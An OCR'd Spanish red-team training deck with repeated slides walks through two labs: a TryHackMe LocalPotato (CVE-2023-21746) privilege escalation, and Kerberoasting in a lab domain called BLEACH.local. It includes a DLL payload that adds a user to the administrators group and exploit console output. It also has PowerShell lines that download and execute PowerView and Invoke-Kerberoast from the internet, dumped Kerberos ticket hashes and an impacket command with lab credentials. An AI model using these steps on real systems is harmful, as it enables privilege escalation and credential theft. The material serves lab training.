“PWN LIKE A MDFK ft. RED TEAM VIEW”

Day Eight: Are you winning son?


THM : LOCAL POTATO PRIVILEGE ESCALATION

La escalada de privilegios mediante "Localpotato" se basa en la manipulación de los servicios DCOM (Distributed Component Object Model), NTLM (NT LAN Manager), el protocolo SMB (Server Message Block) y el uso de RPC (Remote Procedure Call) para establecer una conexión a un recurso compartido SMB, como \127.0.0.1\C$.

THM : LOCAL POTATO PRIVILEGE ESCALATION


https://tryhackme.com/room/localpotato

La escalada de privilegios mediante "Localpotato" se basa en la manipulación de los servicios DCOM (Distributed Component Object Model), NTLM (NT LAN Manager), el protocolo SMB (Server Message Block) y el uso de RPC (Remote Procedure Call) para establecer una conexión a un recurso compartido SMB, como \127.0.0.1\C$.



THM : LOCAL POTATO PRIVILEGE ESCALATION

https://tryhackme.com/room/localpotato




La escalada de privilegios mediante "Localpotato" se basa en la manipulación de los servicios DCOM (Distributed Component Object Model), NTLM (NT LAN Manager), el protocolo SMB (Server Message Block) y el uso de RPC (Remote Procedure Call) para establecer una conexión a un recurso compartido SMB, como \127.0.0.1\C$.

Un atacante podría utilizar técnicas como la suplantación de identidad en DCOM, el aprovechamiento de debilidades en la autenticación NTLM o la manipulación de RPC para establecer una conexión SMB con el recurso compartido \127.0.0.1\C$ y, posteriormente, escribir en un archivo con privilegios de administrador.

El protocolo SMB se utiliza para compartir archivos e impresoras en una red, y el recurso compartido \127.0.0.1\C$ se refiere al recurso compartido administrativo predeterminado en Windows, que proporciona acceso al directorio raíz del sistema.

THM : LOCAL POTATO PRIVILEGE ESCALATION

https://tryhackme.com/room/localpotato



La escalada de privilegios mediante "Localpotato" se basa en la manipulación de los servicios DCOM (Distributed Component Object Model), NTLM (NT LAN Manager), el protocolo SMB (Server Message Block) y el uso de RPC (Remote Procedure Call) para establecer una conexión a un recurso compartido SMB, como \127.0.0.1\C$.

Un atacante podría utilizar técnicas como la suplantación de identidad en DCOM, el aprovechamiento de debilidades en la autenticación NTLM o la manipulación de RPC para establecer una conexión SMB con el recurso compartido \127.0.0.1\C$ y, posteriormente, escribir en un archivo con privilegios de administrador.

El protocolo SMB se utiliza para compartir archivos e impresoras en una red, y el recurso compartido \127.0.0.1\C$ se refiere al recurso compartido administrativo predeterminado en Windows, que proporciona acceso al directorio raíz del sistema.

https://github.com/decoder-it/LocalPotato

THM : LOCAL POTATO PRIVILEGE ESCALATION

https://tryhackme.com/room/localpotato

La escalada de privilegios mediante "Localpotato" se basa en la manipulación de los servicios DCOM (Distributed Component Object Model), NTLM (NT LAN Manager), el protocolo SMB (Server Message Block) y el uso de RPC (Remote Procedure Call) para establecer una conexión a un recurso compartido SMB, como \127.0.0.1\C$.

Un atacante podría utilizar técnicas como la suplantación de identidad en DCOM, el aprovechamiento de debilidades en la autenticación NTLM o la manipulación de RPC para establecer una conexión SMB con el recurso compartido \127.0.0.1\C$ y, posteriormente, escribir en un archivo con privilegios de administrador.


El protocolo SMB se utiliza para compartir archivos e impresoras en una red, y el recurso compartido \127.0.0.1\C$ se refiere al recurso compartido administrativo predeterminado en Windows, que proporciona acceso al directorio raíz del sistema.


https://jlajara.gitlab.io/Potatoes_Windows_Privesc

https://github.com/decoder-it/LocalPotato

La vulnerabilidad "Localpotato" no es una vulnerabilidad específica, sino un término general utilizado para referirse a una serie de técnicas de escalada de privilegios que se pueden aprovechar en sistemas Windows.

THM : LOCAL POTATO PRIVILEGE ESCALATION





THM : LOCAL POTATO PRIVILEGE ESCALATION


C:\tools\LPE via StorSvc\SprintCSP\SprintCSP\main.c - Notepad++

File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?

main.c

```
#include <windows.h>
#pragma warning(disable:4996)

#define DllExport   __declspec( dllexport )
#define UNLEN 256

void DoStuff() {

    // Replace all this code by your payload
    STARTUPINFO si = { sizeof(STARTUPINFO) };
    PROCESS_INFORMATION pi;
    CreateProcess(L"c:\\windows\\system32\\cmd.exe",L" /C net localgroup administrators user /add",
        NULL, NULL, FALSE, NORMAL_PRIORITY_CLASS, NULL, L"C:\\Windows", &si, &pi);

    CloseHandle(pi.hProcess);
    CloseHandle(pi.hThread);

    return;
}
```

THM : LOCAL POTATO PRIVILEGE ESCALATION



THM : LOCAL POTATO PRIVILEGE ESCALATION

```
C:\Users\user\Desktop>move "C:\tools\LPE via StorSvc\RpcClient\x64\Debug\RpcClient.exe" .
        1 file(s) moved.

C:\Users\user\Desktop>move "C:\tools\LPE via StorSvc\SprintCSP\x64\Debug\SprintCSP.dll" .
Overwrite C:\Users\user\Desktop\SprintCSP.dll? (Yes/No/All): Yes
        1 file(s) moved.
```

THM : LOCAL POTATO PRIVILEGE ESCALATION

```
C:\Users\user\Desktop>reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment" -v Path

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Environment
    Path    REG_EXPAND_SZ
%SystemRoot%\system32;%SystemRoot%;%SystemRoot%\System32\Wbem;%SYSTEMROOT%\System32\WindowsPowerShell\v1.0\;%SYSTEMR
OOT%\System32\OpenSSH\;C:\Program Files\Amazon\cfn-bootstrap\



C:\Users\user\Desktop>LocalPotato.exe -i SprintCSP.dll -o \Windows\System32\SprintCSP.dll

        LocalPotato (aka CVE-2023-21746)
        by splinter_code & decoder_it

[*] Objref Moniker Display Name =
objref:TUVPVwEAAAAAAAAAAAAAAMAAAAAAAABGAQAAAAAAAAAKirfTBVWTTryu0ycrVEdmAXwAANASEA3T1a0Mi6U3jSkAEwAHAEwAUAAAAAcAMQAwA
C4AMQAwAC4AMQAzADgALgA0ADUAAAAAAAkA//8AAB4A//8AABAA//8AAAoA//8AABYA//8AAB8A//8AAA4A//8AAAAA:
[*] Calling CoGetInstanceFromIStorage with CLSID:{854A20FB-2D44-457D-992F-EF13785D2B51}
[*] Marshalling the IStorage object... IStorageTrigger written: 100 bytes
...
```

THM : LOCAL POTATO PRIVILEGE ESCALATION

```
C:\Users\user>C:\Users\user\Desktop\LocalPotato.exe -i SprintCSP.dll -o \Windows\System32\SprintCSP.dll


        LocalPotato (aka CVE-2023-21746)
        by splinter_code & decoder_it

[*] Objref Moniker Display Name = objref:TUVPVwEAAAAAAAAAAAAAAMAAAAAAAABGAQAAAAAAAAAJhg1bW6Kp30mIED87yu7iASgAALQP7AnebsS
yu5wUPykAEwAHAEwAUAAAAAcAMQAwAC4AMQAwAC4AMQAyADcALgA5ADgAAAAAAAkA//8AAB4A//8AABAA//8AAAoA//8AABYA//8AAB8A//8AAA4A//8AAAA
A:
[*] Calling CoGetInstanceFromIStorage with CLSID:{854A20FB-2D44-457D-992F-EF13785D2B51}
[*] Marshalling the IStorage object... IStorageTrigger written: 100 bytes
[*] Received DCOM NTLM type 1 authentication from the privileged client
[*] Connected to the SMB server with ip 127.0.0.1 and port 445
[+] SMB Client Auth Context swapped with SYSTEM
[+] RPC Server Auth Context swapped with the Current User
[*] Received DCOM NTLM type 3 authentication from the privileged client
[+] SMB reflected DCOM authentication succeeded!
[+] SMB Connect Tree: \\127.0.0.1\c$  success
[+] SMB Create Request File: Windows\System32\SprintCSP.dll success
[!] Unable to open input file: SprintCSP.dll

C:\Users\user>C:\Users\user\Desktop\RpcClient.exe
[+] Dll hijack triggered!
C:\Users\user>
```

https://www.tarlogic.com/es/glosario-ciberseguridad/kerberoasting/

https://gist.github.com/jivoi/c354eaaf3019352ce32522f916c03d70


BLEACH.local : KERBEROASTING

Cuando un usuario desea autenticarse ante un servicio, el KDC le devuelve un ticket TGS el cual contiene datos cifrados con una clave derivada de la contraseña de la cuenta del servicio. Por lo tanto, es posible intentar crackear estos tickets para descubrir la contraseña de la cuenta de servicio. Este ataque puede resultar exitoso cuando el servicio está configurado con una cuenta de usuario normal (a diferencia de una cuenta gestionada o de máquina) ya que la complejidad y rotación de la contraseña recae exclusivamente sobre la persona.

Además, no es extraño que estas cuentas de servicio presenten privilegios elevados, por lo que es una técnica que puede dar muy buenos resultados como posible vía de elevación de privilegios. Sin embargo, en la actualidad cada vez existe mayor concienciación y por lo tanto es más común encontrar mitigaciones para eliminar el riesgo de este posible vector, así como formas de detección como puede ser el uso de cuentas señuelo.

BLEACH.local : KERBEROASTING


```
PS C:\Users\jquerito> setspn.exe -Q */*  | Select-String "CN="
```



https://gist.github.com/jivoi/c354eaaf3019352ce32522f916c03d70

BLEACH.local : KERBEROASTING

```
PS C:\Users\jquerito> setspn.exe -Q */*  | Select-String "CN="
PS C:\Users\jquerito> IEX (New-Object
System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/Po
werSploit/master/Recon/PowerView.ps1');
PS C:\Users\jquerito> Get-NetUser -SPN | select serviceprincipalname #Admin
```



https://gist.github.com/jivoi/c354eaaf3019352ce32522f916c03d70

BLEACH.local : KERBEROASTING

```
PS C:\Users\jquerito> setspn.exe -Q */*  | Select-String "CN="
PS C:\Users\jquerito> IEX (New-Object
System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/Po
werSploit/master/Recon/PowerView.ps1');
PS C:\Users\jquerito> Get-NetUser -SPN | select serviceprincipalname #Admin
```

```
Se encontró un SPN existente.
PS C:\Users\jquerito> setspn.exe -Q */*  | Select-String "CN="

CN=PRINCIPAL-BLEAC,OU=Domain Controllers,DC=BLEACH,DC=local
CN=krbtgt,CN=Users,DC=BLEACH,DC=local
CN=SQL Service,CN=Users,DC=BLEACH,DC=local
CN=http_svc,CN=Managed Service Accounts,DC=BLEACH,DC=local
CN=mssql_svc,CN=Managed Service Accounts,DC=BLEACH,DC=local
CN=exchange_svc,CN=Managed Service Accounts,DC=BLEACH,DC=local
CN=mssql_svc,CN=Users,DC=BLEACH,DC=local
CN=http_svc,CN=Users,DC=BLEACH,DC=local
CN=exchange_svc,CN=Users,DC=BLEACH,DC=local
CN=DESKTOP-O5N3UTI,CN=Computers,DC=BLEACH,DC=local
```

https://gist.github.com/jivoi/c354eaaf3019352ce32522f916c03d70

BLEACH.local : KERBEROASTING

```
PS C:\Users\jquerito> setspn.exe -Q */*  | Select-String "CN="
PS C:\Users\jquerito> IEX (New-Object
System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/Po
werSploit/master/Recon/PowerView.ps1');
PS C:\Users\jquerito> Get-NetUser -SPN | select serviceprincipalname #Admin
```

```
PS C:\Users\jquerito\Downloads> IEX (New-Object System.Net.Webclient).DownloadString('https://raw.gitl
PS C:\Users\jquerito\Downloads> Get-NetUser -SPN | select serviceprincipalname #Powerview

serviceprincipalname
--------------------
exchange_svc/exserver.change.me
http_svc/httpserver.change.me
kadmin/changepw
mssql_svc/mssqlserver.change.me
MSSQLSvc/BLEACH.local:60111

CN=DESKTOP-O5N3UTI,CN=Computers,DC=BLEACH,DC=local
```

https://gist.github.com/jivoi/c354eaaf3019352ce32522f916c03d70

BLEACH.local : KERBEROASTING

```
PS C:\Windows\system32> Invoke-Expression (New-Object Net.Webclient).downloadstring('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Kerberoast.ps1')
PS C:\Windows\system32> Invoke-Kerberoast

TicketByteHexStream  :
Hash                 : $krb5tgs$exchange_svc/exserver.change.me:D263ACCFCF979E1852810BB1B2DAEDF5$37782C797782A07FF29B4BC223FD25794B000153D4E0B02B07B776E6A9AC67144DA7358164F8EE8A45EA05F9224E
                       C2CCB5092F05E8F5C432EDFC08F614DFB0F5BA4E3B5779918187F2AC5B14A342350B1B83F5ED8499561C52358B88AAE513C8A2F53016B1E99A8FB0DF3759EDDA5FD2D9E2DF6BA1168EA0A2D30B80EF13F50706
                       A59E9375CCC2A6C2873C28B5F8F80A7DF2E48B7D97BB59E284DE3D2545BB1E286FDF44E9337D682046E458F5B3D5DCE29444E14B9C53D245E599A822C4C66442411AF62D55B9F8107933801141F699C4E3D24D
                       4162F50889AC0ED2EB4399B184DDFED2858908D6E99FB0B9B9C7080EB2101115C4D53B56128288CDCEFFFF3B0D1D8FFA341C3931D9811F8601BC770CDCFC7F18C7DF88F2FED458A0F72A1DA3157BBB5D906048E
                       CEB0E192D466EFE85E2ECD76E9BA9D491737E78EC4EAA43A380E3F4FA7578871C62EAD10436ADC5FE13D0F9FB07F12AD48C73F694408B528BC7E2926CE776109263DECE555EF035321B961C5269D64C26F15A1
                       847038FDA98531FFEE5453F89608319BAC1C67BB48D64BB4D34D18F0FCF6EC21344A7CE97A90E7EE6CD46B98BD20CF4C8759E41A2868BC049BC6738463330DD82710098AA2A64EF05A4B2995429368D059AACE7
                       A845CDDD3DF3578F52091AE43473DC9A38D801C116B933FA2667C80B7D8CFA35342037A20D9E94E4C298F010E54C4E0BA1EA75AF928CFFFCD53244BAA897F12A74D651415752C24E8583BF4B4F9ED72861C4F0
                       ED6F1B48CA8342D9E4430D6C1259104CAF323D69D044C64C285886DC2E4EC051DE502C8EAD5E99EA3A4365DF5980766B5325550257A8C977A5AD938EFE3685E29E589880C53FEFEA81BAC53AD4356F1F90F24B
                       8181B55FA1C5464215861EA9AF1BC45676C2BF95D366C3BFA252BABF2926DDD2F7725D8BAA788E2F293565C8381158B0D15A33778E58ED6327DD73EB155B0840B9C6730CEBC84FBC09EE180520C808591D1223
                       3A2E9CE6AB445F43B84BD8E2179CFD47D4B8712E1D0E80D051125AD1A88FACF96FAC3A6ED31E336019EDBBDC523C2B91A81B7EABCC0D9B58ED271A961EF16199C19CDFADBDC9A29E95268A84894B5E1BD07796
                       7530B1EFE50EEFF5471481BCFD2F7BFF3775078457C1C53D242F3159DEFFF4D6044E9C48C53666C5EE932AF1B1DCCEF15B4D2796673A00736CEEF295DB688D53E2AB70FC7C9C4764047657D942F3F4591F9ACB
                       CDE4539A6D9F41479657220E98A80F11ECEF459A2A6B084D1D02168FB0219721B2FD4EA03829B811A265B21DD359570A5C5B11CA463925AA1B2F2B177B1B9BF452BC40F7D245395855B391379429878A792619
                       975A152C91FA303E09F8E39BE1F710CAD8DA1FA2F5D8003890E6113BB9F32A19A9130E085160BCDE46BCC0B433707474E39712ABB516E1C308BFBA49901E37BDDABF7E5BE589A0C8517C642C05D65D3C9E9CAC
                       8CD362B200BE6426BB7049A9B77EA7C6B205113D1804B46C8D7D1CFDCB171EFE0681BBBABAB01A761EC6CEE9F376FA0EDB10F162912A5298A37CB2EC6122293F481DD7C1218794A829C676154D

SamAccountName       : exchange_svc
DistinguishedName    : CN=exchange_svc,CN=Users,DC=BLEACH,DC=local
ServicePrincipalName : exchange_svc/exserver.change.me

TicketByteHexStream  :
Hash                 : $krb5tgs$http_svc/httpserver.change.me:31F02E3974156270A14F960F1B4127E6$53F68FDA7BD99F114AF3ACAB1C8BB0029A3292A9877D212712E104F8176010E4E1AF2D9941E00B8F8CA70CCFB5CA04
                       854B8FA29F51DA15B893A60AC31636ED4559DB1247833DA6650EEBFDE86CFCDAE5D47F753AE8A14F5C1DDD0017E7407175BD31CC24AACE03A905B0898FE3694E8D69B255B76F68C196DC83E1E01A8219F53784
                       5DB28EF700AB74A911D46ECB20C166FE57BB02424D73A53D627D54403874A3C12E943905D94D9E965E30CCE6DA6D7B0BDC50B38B8E25E734D77E753B0FDEECA5148569A83CEE110F247D379C91806EBAE84CCF
                       474B44BCEAF127016C62B3C4DB2D3ED1688CB7A2C63F28D5BE3923905739 3D0A96326095F566294379D57B21FE4DEFAE8DE35450DEA685DE9782A2B325718B42B3E55852F2BFC9E1B7EDED93FFF55C5134D101
                       DB533714F2D30034497C84FF574B8AE97E1223D914F8BDBBEBB3C0E225845F7A0366BC472BFCE2DAAA8F19A0759CA02355B781A416B267AD235342A3964C991A0A77E1C27561A767DA82A8479330CC6ADCEFA4
                       7636C60CFCF73C32C4560671E913DE8304A42115D505E4926BAAEB2D46FEF48A15896FB56D0EE52A83B4CDC3DB2CEB7D842F53AF3FC24AB4B5DE455D433AF84C70064FE07677C72E5C0E19C15CD503349E0493
                       831D3E45FC56540CC4853EB569AF3CF625AFA531AC8E3B31A91CC426D14D48E2E1425AD48A5F2B9C2123C43CE8041980B4052EB97BEB81A141982CEA70B21FC299EE933D3E3A01E0EB5F66289A8518B1973C58
                       155F57C93D95094542CF8CA899974612F8B5C7A0D8BB0CB7ED99228CA7D7695D92CC2C0808E8F8F62440C6486F6B75C69DB74D7279D1959851C80298301 99EA9AFFF8CC480E8CD6E86F3DF60BBE2D243FF0CF6
                       1BF6C15CA29B64225498CDBCF97039D251BF58F5BCC5C5527A6AC208AC01E495CEDDC32972A9860EECAB44D9BCFAD930D461A9601421CF3C25BE4E3A863449207E9DFC870D3358ACAA4BF6B85E273FDB157523
                       0B55DDFA10547BD224F03130C53F2DC4BC11016BF5373BB745F053F13190C0AEB21BF843B8ED8431E9DF27BC820B8A01522D8F4F4810214C7DCF27DE64AA0FCDA8823F4F1072B847ED1272 0A972BA9D2B0686F
```

```
iex (new-object
Net.WebClient).DownloadString("https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Kerberoast.ps1")

Invoke-Kerberoast -OutputFormat hashcat | % { $_.Hash } | Out-File -Encoding ASCII hashes.kerberoast
```

BLEACH.local : KERBEROASTING (IMPACKET)

impacket-GetUserSPNs BLEACH.local/jquerito:Contrasena1234 -dc-ip 10.0.9.4


```
┌──(kali㉿kali)-[~]
└─$ impacket-GetUserSPNs BLEACH.local/jquerito:Contrasena1234 -dc-ip 10.0.9.4 -request
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

